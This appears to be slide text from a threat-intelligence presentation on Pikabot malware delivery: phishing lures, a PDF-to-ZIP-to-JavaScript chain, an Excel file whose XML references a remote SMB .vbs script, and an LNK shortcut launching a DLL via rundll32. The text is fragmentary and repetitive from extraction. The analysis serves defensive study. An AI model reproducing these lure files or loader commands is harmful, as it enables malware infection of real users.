
I sent a paperwork to you last day. Did it get to you?

Hi Malcolm,

Following up today for yo with the field team, will let you know when I receive an update from the field team.


Regards,

Documents




PDF


- ◆ PDF with download link
- ◆ Downloading a ZIP archive, containing JavaScript
- ◆ JavaScript downloads and executes Pikabot



Remote Drive




Excel Documents with SMB/UNC




The screenshot shows the Excel Online interface. On the left is a green sidebar with the Excel Online logo. The main content area features a green cloud icon, the text "This document contains files from the cloud, to view them, click on the 'open' button.", and "To display the document correctly, you need to 'Enable Editing'". Below this is a green "Open" button. At the bottom, there are two small text boxes: "Stay in the groove with Microsoft Office Excel integration with Adobe Acrobat." and "Copyright © 2024 Microsoft. All rights reserved."

Remote Drive




Excel Documents with SMB/UNC



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships
  xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId3" Type="..." Target="../media/image2.gif"/>
  <Relationship
    Id="rId2" Type="..." Target="file:///\\45...187\s\MS_EXCEL_..._DOCUMENT.vbs"
    TargetMode="External"
  />
  <Relationship Id="rId1" Type="..." Target="../media/image1.png"/>
</Relationships>
```


... and many more



- ♦ JAR (Java Archives)
- ♦ JavaScript
- ♦ LNK files with curl.exe and rundll.exe
- ♦ ISO/IMG disk files



... and many more

- ♦ JAR (Java Archives)
- ♦ JavaScript
- ♦ LNK files with curl.exe and rundll.exe



Delivery Methods (5)

... and



documents Properties

Colours Terminal Details
General Shortcut Options Font Layout

documents

Target type: Application

Target location: system32

Target: `cmd /c start rundll32.exe hqwco.dll,rBgTBITTDWj`

Start in:

Shortcut key: None

Run: Normal window

Comment:

Open File Location Change Icon... Advanced...

OK Cancel Apply


ives)

url.exe and rundll.exe

es


... and many more

- ♦ JAR (Java Archives)
- ♦ JavaScript
- ♦ LNK files with curl.exe and rundll.exe




Evasion techniques





Hardware-based evasion

